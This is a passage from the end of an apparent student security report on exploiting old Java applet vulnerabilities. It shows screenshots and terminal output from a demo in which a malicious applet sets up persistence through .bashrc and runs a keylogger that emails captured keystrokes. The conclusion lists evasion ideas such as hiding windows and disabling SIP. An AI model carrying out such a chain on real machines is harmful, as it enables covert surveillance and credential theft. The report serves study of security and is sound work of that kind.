


Figure 10: Mozilla Firefox Java Plugin

5. After the MaliciousApplet had been executed the output is presented in Figure 11.




Figure 11: Output from MaliciousApplet in the Mozilla Firefox

6. After that we verified that the files, script and libraries were downloaded and the .bashrc file had been modified that is shown in Figure 12.






Figure 12: Directory and files successfully installed

7. We restarted `/bin/bash` and it could be verified that the KeyLogger application was running as background process and key events were registered as presented in Figure 13 and 14:



```
niklasad1@niklasad1-vb: ~$ ps -elf | grep KeyLogger
0 S niklasa+ 2687 2675 3 80 0 - 96675 futex_ 21920 0 17:54 pts/0 00:0
0:00 java KeyLogger
0 S niklasa+ 2699 2675 0 80 0 - 1478 pipe_w 2180 0 17:54 pts/0 00:0
0:00 grep --color=auto KeyLogger
niklasad1@niklasad1-vb: ~$
```

Figure 13: KeyLogger process



```
niklasad1@niklasad1-vb: ~/.kl$ cat key.log2016510
P5SpaceSlashLeft ShiftASpaceRight AltUndefinedSpaceGREPSpaceLeft ShiftKEYLeft Sh
iftLOGGEREnterP5SpaceSlashLeft ShiftAEnterLSEnterCDSpacePeriodKLTABEnterLSEnterC
DspacePeriodPeriodEnterCLEAREnterP5SpaceSlashLeft ShiftASpaceRight AltUndefinedS
paceGREPSpaceJAVAEnterCDspacePeriodKLTABEnterCLBackspaceBackspaceBackspaceBacksp
aceL5SpaceSlashLAEnterCATBackspaceBackspaceBackspaceBackspaceCLEAREnterCATspaceK
ETABEnterniklasad1@niklasad1-vb: ~/.kl$
```

Figure 14: Output from the KeyLogger application

8. The KeyLogger application detected a new day and the registered key events were emailed to us presented in Figure 15.




Figure 15: KeyLogger email

6 Conclusion

It has been a very interesting experience diving into the world of Java security. We were aware of Java's reputation of not being a very secure language, historically speaking, but we did not know exactly why that was the case. Learning about the various vulnerabilities has showed us that full security is very hard to achieve, most of the time it is simply a battle of minimizing the risks.

The type of attack we carried out in our project is most likely not very effective today, the warning prompts from the browser and Java Control Panel should make most users feel skeptical running our applet, not to mention many browsers no longer support running Java applets at all. Despite this, it was interesting to exploit the various vulnerabilities of older Java versions and see what can be achieved by attackers with ill intent. Finding zero-day vulnerabilities in Java 8 was far out of our reach and beyond the scope and time frame of this project, so the code examples from Security Explorations were great for getting hands-on with exploiting Java security.

There were no considerable issues getting our exploit working on the three main platforms (OS X, Linux Debian, Windows) except some assumptions were made. The differences were mainly figuring out how services were booted at start-up and the file system structure. OS X and Linux are both UNIX-based system and their command set, file structure and standard shell is similar. Windows are completely different by its file system structure and a different terminal. We used batch scripting which obviously turned out a bit different than the UNIX-based systems.

There are some things we would like prove improve if we had more time such as:

- In Linux find the preferred shell by searching for different such as sh, ksh, csh, tcsh and zsh
 - In OS X El Capitan turn-off the SIP and hide the Java icon in the dock
 - In Windows hide the terminal window
 - Implement the KeyLogger in a native language for each platform
 - Add support in the KeyLogger for the character "Å", "Ä" and "Ö"
- Oracle's decision to deprecate the Java browser plugin in Java 9 is probably for the best. While there certainly exist legacy applications used by various organizations that rely on Java Applet functionality, the security risks and events of the past have clearly shown there is not much justifying its existence anymore.

Overall, we're pleased with the results of this project and look forward to keeping up with new security developments of Java in the foreseeable future.

References

- [1] Jasiel Spelman Brian Gorenc. Java every-days, 2013. <https://media.blackhat.com/us-13/US-13-Gorenc-Java-Every-Days-Exploiting-Software-Running-on-3-Billion-Devices-WP.pdf>.
- [2] Joshua J. Drake. Exploiting memory corruption vulnerabilities in the java runtime, December 2011. https://media.blackhat.com/bh-ad-11/Drake/bh-ad-11-Drake-Exploiting_Java_Memory_Corruption-WP.pdf.
- [3] Security Explorations. Security vulnerabilities in java se, issue 50, 2011. <http://www.security-explorations.com/materials/SE-2012-01-ORACLE-6.pdf>.
- [4] Security Explorations. Security vulnerabilities in java se, 2012. <http://www.security-explorations.com/materials/se-2012-01-report.pdf>.
- [5] F-Secure. Mac flashback exploiting unpatched java vulnerability, April 2012. <https://www.f-secure.com/weblog/archives/00002341.html>.
- [6] Dan Goodin. Java’s new “very high” security mode can’t protect you from malware, January 2013. <http://arstechnica.com/security/2013/01/javas-new-very-high-security-mode-cant-protect-you-from-malware/>.
- [7] Guy Steele Gilad Bracha Alex Buckley James Gosling, Bill Joy. The java® virtual machine specification java se 8 edition, 2015-02-13. <https://docs.oracle.com/javase/specs/jls/se8/html/index.html>.
- [8] Oracle Java. How do i control when an untrusted applet or application runs in my web browser? https://www.java.com/en/download/help/jcp_security.xml.
- [9] kwhat. jnativehook. <https://github.com/kwhat/jnativehook>.
- [10] Kaspersky Lab. The “red october” campaign – an advanced cyber espionage network targeting diplomatic and government agencies, January 2013. <https://securelist.com/blog/incidents/57647/the-red-october-campaign/>.
- [11] Neil McAllister. Surprised? old java exploit helped spread red october spyware, January 2013. http://www.theregister.co.uk/2013/01/16/red_october_java_connection/.

- [12] Sun Microsystems. The java language environment. <http://www.oracle.com/technetwork/java/intro-141325.html>.
- [13] Last Stage of Delirium Research Group. Java and java virtual machine security vulnerabilities and their exploitation techniques, 2002. [javaandjavavirtualmachinesecurityvulnerabilitiesandtheirexploitationtechniques](http://javaandjavavirtualmachinesecurityvulnerabilitiesandtheirexploitationtechniques.com).
- [14] Jeong Wook (Matt) Oh. Recent java exploitation trends and malware, 2012. https://media.blackhat.com/bh-us-12/Briefings/Oh/BH_US_12_Oh_Recent_Java_Exploitation_Trends_and_Malware_Slides.pdf.
- [15] OpenJDK. The java® virtual machine specification java se 8 edition, 2016/05/06. <http://openjdk.java.net/jeps/289>.
- [16] Gilad Bracha Alex Buckley Tim Lindholm, Frank Yellin. The java® virtual machine specification java se 7 edition, 2013-02-28. <https://docs.oracle.com/javase/specs/jvms/se7/html/>.
- [17] Common Vulnerabilities and Exposures. Cve-2012-0507, January 2012. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507>.
- [18] the free encyclopedia Wikipedia. List of java virtual machines. https://en.wikipedia.org/wiki/List_of_Java_virtual_machines.
- [19] the free encyclopedia Wikipedia. System integrity protection. https://en.wikipedia.org/wiki/System_Integrity_Protection.
- [20] the free encyclopedia Wikipedia. Address space layout randomization, 2002. https://en.wikipedia.org/wiki/Address_space_layout_randomization.
- [21] the free encyclopedia Wikipedia. Executable space protection, 2002. https://en.wikipedia.org/wiki/Executable_space_protection.
- [22] Haiping Xu. Java security model and bytecode verification. <http://www.cis.umassd.edu/~hxu/Papers/UIC/JavaSecurity.PDF>.
- [23] Frank Yellin. Low level security in java. <https://www.w3.org/Conferences/WWW4/Papers/197/40.html>.